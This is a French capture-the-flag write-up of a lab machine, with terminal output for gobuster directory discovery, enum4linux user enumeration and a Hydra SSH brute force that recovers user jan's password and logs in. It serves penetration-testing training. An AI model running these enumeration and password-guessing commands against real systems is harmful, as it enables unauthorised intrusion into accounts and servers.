
☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

/

Please complete the test details



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 20
OK
Change
Back
Pause
Stop
Report

http://10.10.189.149:80/

Testing for dirs in / 0%

Testing for files in / with extention .php 0%

DirBuster has been paused

DirBuster has paused it's self as 20 consecutive errors have happened

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 0, (C) 0 requests/sec

Parse Queue Size: 0

Current number of running threads: 10

Total Requests: 0/842659


Time To Finish: ~

Program paused!

Mon dirbuster ne marchait pas, heureusement il existe un autre outil qui s'appelle gobuster

Nous allons chercher le dictionnaire déjà fourni par Kali Linux


/usr/share/wordlists/dirbuster/leDictionnaire



```
┌──(root💀kali)-[~]
└─# gobuster dir -u 10.10.16.102 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.16.102
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/17 03:17:16 Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 318] [--> http://10.10.16.102/development/]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/05/17 03:29:53 Finished
===============================================================
```

On s'aperçoit qu'il y a des dossiers cachés, notamment dans /development

Nous rajoutons donc ce dossier dans notre URL :




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.16.102 Port 80


On constate la présence de 2 fichiers .txt

Ouvrons-les :




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J




For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```


On apprend au dessus que le SMB a été configuré et que le mot de passe n’est pas assez sécurisé, ce qui nous laisse penser une attaque par bruteforce possible.




```
┌──(root💀kali)-[~]
└─# enum4linux -a 10.10.16.102
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue May 17 03:32:45 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.16.102
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```




```
 =========================================================================
|    Users on 10.10.16.102 via RID cycling (RIDS: 500-550,1000-1050)    |
 =========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-505 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-506 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-507 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-508 *unknown*\*unknown* (8)
```




```
┌──(root💀kali)-[~]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz 10.10.16.102 ssh                                          1 ✕
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-17 03:46:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.16.102:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 14344223 to do in 1358:22h, 16 active
[STATUS] 138.67 tries/min, 416 tries in 00:03h, 14343983 to do in 1724:03h, 16 active
[22][ssh] host: 10.10.16.102   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-17 03:53:08
```




```
┌──(root💀kali)-[~]
└─# ssh jan@10.10.16.102
The authenticity of host '10.10.16.102 (10.10.16.102)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.16.102' (ED25519) to the list of known hosts.
jan@10.10.16.102's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ # connecté au ssh de jan !
```



